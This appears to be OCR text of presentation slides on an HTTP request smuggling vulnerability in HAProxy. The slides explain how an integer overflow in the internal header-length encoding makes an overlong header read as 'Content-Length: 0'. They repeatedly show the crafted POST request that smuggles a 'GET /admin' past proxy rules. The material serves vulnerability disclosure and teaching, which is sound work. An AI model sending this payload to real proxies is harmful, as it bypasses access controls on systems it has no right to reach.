

POST /index HTTP/1.1
Host: xx.xxxxx.xx:10001
Content-Length0aaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaa:
Content-Length: 29
GET /admin HTTP/1.1
h: example
HAPROXY
rules
Integer Overflow!


Server
Web Server
index.html
admin.html
Server
Web Server
index.html
admin.html
Server
Web Server
index.html
admin.html

Attack


POST /index HTTP/1.1
Host: xx.xxxxx.xx:10001
Content-Length0aaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaa:
Content-Length: 29
GET /admin HTTP/1.1
h: example
HAPROXY
rules
POST /index HTTP/1.1
GET /admin HTTP/1.1
Server
Web Server
index.html
admin.html
Server
Web Server
index.html
admin.html
Server
Web Server
index.html
admin.html

Attack



HTTP Request Smuggling

Technical details [9]

- HAProxy request headers internal representation

  Each HTTP header block stored in 32 bit array:[1]

```
0b 0000 0000 0000 0000 0000 0000 0000 0000

0000:  type
0000 0000:  value length
0000 0000:  name length
```

[1] https://github.com/haproxy/haproxy/blob/v2.5-dev4/doc/internals/htx-api.txt#L174

Technical details [9]

- HAProxy request headers internal representation

  Each HTTP header block stored in 32 bit array:[1]

```
0b 0000 0000 0000 0000 0000 0000 0000 0000

0000:  type
0000 0000:  value length
0000 0000:  name length

blk -> info += (value.len << 8) + name.len;
```

[1] https://github.com/haproxy/haproxy/blob/v2.5-dev4/doc/internals/htx-api.txt#L174

Technical details

- Example

```
GET /index HTTP/1.1
Host:  xx.xxxxx.xx:10001
Content-Length:  23
```

Technical details

- Example

```
GET /index HTTP/1.1
Host:  xx.xxxxx.xx:10001
Content-Length:  23
```

  - `Host:  xx.xxxxx.xx:10001`
    `0b 0010 0000 0000 0000 0001 0001 0000 0100`
    `0001 0001:  value length (=17)`
    `0000 0100:  name length (=4)`

Technical details

- Example

```
GET /index HTTP/1.1
Host:  xx.xxxxx.xx:10001
Content-Length:  23
```

  - `Host:  xx.xxxxx.xx:10001`
    0b 0010 0000 0000 0000 0001 0001 0000 0100
    0001 0001: value length (=17)
    0000 0100: name length (=4)

  - `Content-Length:  23`
    0b 0010 0000 0000 0000 0000 0010 0000 1110
    0000 0010: value length (=2)
    0000 1110: name length (=14)

Technical details

- Example

```
 Content-Length0aaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaa:
```

Technical details

- Example

```
 Content-Length0aaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaa:
```

  - Preprocessing:

    0b 0010 0000 0000 0000 0000 0001 0000 1110

    value length: 0000 0000 (=0)

    name length: 1 0000 1110 (=270)

Technical details

- Example

```
 Content-Length0aaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaa:
```

  - Preprocessing:

    0b 0010 0000 0000 0000 0000 0001 0000 1110

    value length: 0000 0000 (=0)

    name length: 1 0000 1110 (=270)

  - Postprocessing:

    value length: 0000 0001 (=1)

    name length: 0000 1110 (=14)

Technical details

- Example

```
 Content-Length0aaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaa:
```

  - Preprocessing:

    0b 0010 0000 0000 0000 0000 0001 0000 1110

    value length: 0000 0000 (=0)

    name length: 1 0000 1110 (=270)


  - Postprocessing:

    value length: 0000 0001 (=1)


    name length: 0000 1110 (=14)

    Content-Length0 —> Content-Length:0 (EMPTY REQUEST!)

Vulnerability exploitation [9]





Vulnerability exploitation



Vulnerability exploitation


```
POST /index HTTP/1.1
Host: xx.xxxxx.xx:8000
Content-Length0aaaaaaaaaaaaaa…
Content-Length: 29

<BODY>
```






Vulnerability exploitation

```
POST /index HTTP/1.1
Host: xx.xxxxx.xx:8000
Content-Length0aaaaaaaaaaaaaa…
Content-Length: 29

<BODY>
```





```
POST /index HTTP/1.1
```

Vulnerability exploitation



Vulnerability exploitation


```
POST /index HTTP/1.1
Host: xx.xxxxx.xx:8000
Content-Length0aaaaaaaaaaaaaa…
Content-Length: 29

<BODY>
```





```
POST /index HTTP/1.1                    POST /index HTTP/1.1

Host: xx.xxxxx.xx:8000
0000 0017 0000 00004
```

Vulnerability exploitation

```
POST /index HTTP/1.1
Host: xx.xxxxx.xx:8000
Content-Length0aaaaaaaaaaaaaa…
Content-Length: 29

<BODY>
```








```
POST /index HTTP/1.1                    →    POST /index HTTP/1.1

Host: xx.xxxxx.xx:8000
0000 0017 0000 00004                    →    Host: xx.xxxxx.xx:8000
```

Vulnerability exploitation

```
POST /index HTTP/1.1
Host: xx.xxxxx.xx:8000
Content-Length0aaaaaaaaaaaaaa…
Content-Length: 29

<BODY>
```








```
POST /index HTTP/1.1                    POST /index HTTP/1.1

Host: xx.xxxxx.xx:8000
0000 0017 0000 00004                    Host: xx.xxxxx.xx:8000

Content-Length0aaaaaaa
aaaaaaa…:
0000 0001 0000 00014
```

Vulnerability exploitation

```
POST /index HTTP/1.1
Host: xx.xxxxx.xx:8000
Content-Length0aaaaaaaaaaaaaa…
Content-Length: 29

<BODY>
```








```
POST /index HTTP/1.1                    →   POST /index HTTP/1.1

Host: xx.xxxxx.xx:8000                  →   Host: xx.xxxxx.xx:8000
0000 0017 0000 00004

Content-Length0aaaaaaa                  →   Content-Length: 0
aaaaaaa…:
0000 0001 0000 00014
```

Vulnerability exploitation

```
POST /index HTTP/1.1
Host: xx.xxxxx.xx:8000
Content-Length0aaaaaaaaaaaaaa…
Content-Length: 29

<BODY>
```








```
POST /index HTTP/1.1                    →   POST /index HTTP/1.1

Host: xx.xxxxx.xx:8000                  →   Host: xx.xxxxx.xx:8000
0000 0017 0000 00004

Content-Length0aaaaaaa                  →   Content-Length: 0
aaaaaaa…:
0000 0001 0000 00014

Content-Length: 29
0000 0002 0000 00014
```

Vulnerability exploitation

```
POST /index HTTP/1.1
Host: xx.xxxxx.xx:8000
Content-Length0aaaaaaaaaaaaaa…
Content-Length: 29

<BODY>
